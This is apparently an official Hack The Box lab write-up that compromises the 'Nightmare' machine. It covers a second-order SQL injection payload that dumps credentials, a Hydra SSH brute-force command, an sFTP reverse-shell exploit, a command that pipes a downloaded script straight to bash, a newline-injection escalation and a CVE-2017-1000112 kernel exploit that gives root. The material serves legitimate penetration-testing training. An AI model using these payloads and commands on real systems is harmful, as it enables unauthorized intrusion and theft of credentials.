




Hack The Box
PEN-TESTING LABS



Nightmare

7th July 2018 / Document No D18.100.09

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Difficulty: Insane

Classification: Official



SYNOPSIS

Nightmare is a very challenging machine which has many access restrictions in place. It focuses mainly on several unique topics and exploit modification, however since its release a valid 32-bit version of the exploit PoC has been released.

Skills Required

- Advanced knowledge of Linux
- Intermediate knowledge of SQL injection techniques


Skills Learned

- Second order SQL injection
- SSH brute forcing
- Exploiting misconfigured sFTP
- Attacking without touching disk
- Reverse engineering 64-bit binaries
- Exploit modification



Enumeration

Nmap



Nmap reveals Apache as well as OpenSSH running on a non-standard port. OpenSSH includes an interesting custom banner of **non-recent ver.**



Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.66:80/

Scan Information Results - List View: Dirs: 5 Files: 8 Results - Tree View Errors: 8

Directory Structure	Response Code	Response Size
index.php	200	1057
icons	403	464
register.php	200	1089
documents	200	308
index.php	200	308
notes.php	302	283
inc	403	462
footer.php	200	345
secret	403	465
download.php	302	284

Current speed: 284 requests/sec (Select and right click for more options)
Average speed: (T) 276, (C) 291 requests/sec
Parse Queue Size: 0
Total Requests: 68522/2491611
Current number of running threads: 100
Time To Finish: 02:18:46

Back Pause Stop Report

DirBuster Stopped /documents/1054/

Dirbuster finds **/secret/download.php**, however after fuzzing a parameter of **filename** and using it to view the source of **download.php**, it does not appear vulnerable.



Exploitation

SQL Injection

The **notes.php** page is vulnerable to second order SQL injection. As the username is passed unfiltered in a secondary query after registration, it is possible to create an account with an SQL query as the username. Upon loading the notes page after logging in, the results of the SQL query will be visible.

Registering with a username of **a') UNION SELECT TABLE_NAME,2 FROM information_schema.tables--** - will reveal all table and column names. Running **a') UNION SELECT username,password FROM sysadmin.users--** - will reveal multiple sets of credentials in plaintext.

NOTES

Welcome a') UNION SELECT username,password FROM sysadmin.users-- - - [Logout](#)

Title:

Text:

Select document to upload:
 No file selected.

admin
nimda

cisco
cisco123

adminstrator
Pyuhs738?183*hj0!

josh
tontochilegge



SSH Brute Force

Using the obtained usernames and passwords, it is fairly trivial to brute force SSH using Hydra or another similar tool. For Hydra, the syntax is **hydra -L usernames.txt -P passwords.txt -s 2222 ssh://10.10.10.66 -v -t 4**

```
root@kali: ~/Desktop/writeups/nightmare
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/writeups/nightmare x root@kali: ~/Desktop x
root@kali:~/Desktop/writeups/nightmare# hydra -L usernames.txt -P passwords.txt -s 2222 ssh://10.10.10.66 -v -t 4
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-17 22:33:01
[DATA] max 4 tasks per 1 server, overall 4 tasks, 121 login tries (l:11/p:11), ~31 tries per task
[DATA] attacking ssh://10.10.10.66:2222/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@10.10.10.66:2222
[INFO] Successful, password authentication is supported by ssh://10.10.10.66:2222
[2222][ssh] host: 10.10.10.66 login: ftpuser password: @whereyougo?
[STATUS] attack finished for 10.10.10.66 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-17 22:33:07
root@kali:~/Desktop/writeups/nightmare#
```

Attempting to SSH in with the credentials is successful, however there is no TTY set for the ftpuser.



sFTP Shell

Exploit: <https://github.com/SECFORCE/sftp-exploit>

Using the above exploit, it is fairly straightforward to obtain a shell. A Python one-liner or any other reverse shell method that does not require write access must be used. There are also outbound firewall rules set, so the attacking machine must be listening on port 443.

```
root@kali: ~/Desktop/writeups/nightmare
File Edit View Search Terminal Tabs Help

root@kali: ~/Desktop/w... x root@kali: ~/Desktop/w... x root@kali: ~/Desktop x

root@kali:~/Desktop/writeups/nightmare# nano sftp.py
root@kali:~/Desktop/writeups/nightmare# python sftp.py
[*] Analysing /proc/self/maps on remote system
[+] 32bit libc mapped @ f7581000-f7731000, path: /lib/i386-linux-gnu/libc-2.23.so
[+] Stack mapped @ ffc54000-ffc75000
[+] Fetching libc from remote system..

[*] '/root/Desktop/writeups/nightmare/libc.so'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled

[+] system() @ 0xf75bbda0
[+] 'ret' @ 0xf7581417
[+] We have r/w permissions for /proc/self/mem! All Good.
[*] Patching /proc/self/mem on the remote system
[+] Pushing new stack to 0xffc54000.. fingers crossed ;))

root@kali:~/Desktop/writeups/nightmare# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.66] 44634
/bin/sh: 0: can't access tty; job control turned off
$
```



Privilege Escalation

Decoder - GUID Binary

As the ftpuser does not have write access, it is possible to utilize curl to pipe LinEnum to bash. For example: **curl -s http://<LAB IP>/linenum.sh | bash**. Note that LinEnum must be slightly modified to force thorough checks without the **-t** flag.

LinEnum finds a GUID file for the Decoder user at **/usr/bin/sls**, which can be easily exfiltrated through Base64 encode/decode or netcat. IppSec's Nightmare video demonstrates how to reverse engineer the binary in great detail using Radare2.

Video: <https://www.youtube.com/watch?v=frh-jYaUvrU&t=4975s>

By passing the **-b** flag, the **sls** binary does not filter newline characters. Entering **sls -b "\$(printf '\n/bin/sh')"** will execute **sh** as part of the decoder group.

```
root@kali: ~/Desktop/writeups/nightmare
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/w... x root@kali: ~/Desktop/w... x root@kali: ~/Desktop x
myisam_ftdump xargs
myisamchk xauth
myisamlog xdg-user-dir
myisampack xdg-user-dirs-update
mysql xsubpp
mysql_config_editor xxd
mysql_embedded xz
mysql_install_db xzcat
mysql_plugin xzcmp
mysql_secure_installation xzdiff
mysql_ssl_rsa_setup xzegrep
mysql_tzinfo_to_sql xzfgrep
mysql_upgrade xzgrep
mysqladmin xzless
mysqlanalyze xzmore
mysqlbinlog yes
mysqlcheck zdump
mysqld_multi zipdetails
mysqld_safe
$ id
uid=1002(ftpuser) gid=1002(ftpuser) egid=1001(decoder) groups=1001(decoder),1002(ftpuser)
$
```




Root

Exploit: <https://github.com/xairy/kernel-exploits/tree/master/CVE-2017-1000112>

As gcc is not available on the target machine, the exploit must be compiled locally. LinEnum previously identified **/home/decoder/test** as world-writable and can be used to drop the binary. Attempting to run the exploit without modification will fail as the target is missing **/etc/lsb-release**. Simply changing references of **/etc/lsb-release** to **/home/decoder/test/lsb-release** is sufficient.

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu Xenial Xerus"
```

With the example **lsb-release** file above and the PoC for **CVE-2017-1000112** dropped on the target, running the exploit binary immediately grants a root shell.

```
root@kali: ~/Desktop/writeups/nightmare
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/w... x root@kali: ~/Desktop/w... x root@kali: ~/Desktop x
ftpuser@nightmare:/home/decoder/test$ ./43418
[.] starting
[.] checking distro and kernel versions
[.] kernel version '4.8.0-58-generic' detected
[~] done, versions looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[~] done, kernel text: ffffffff89600000
[.] commit_creds: ffffffff896a5d20
[.] prepare_kernel_cred: ffffffff896a6110
[.] SMEP bypass enabled, mmaping fake stack
[~] done, fake stack mmaped
[.] executing payload ffffffff89617c55
[~] done, should be root now
[.] checking if we got root
[+] got root ^^
<r/test# python -c 'import pty;pty.spawn("/bin/bash");'
root@nightmare:/home/decoder/test# id
uid=0(root) gid=0(root) groups=0(root)
root@nightmare:/home/decoder/test#
```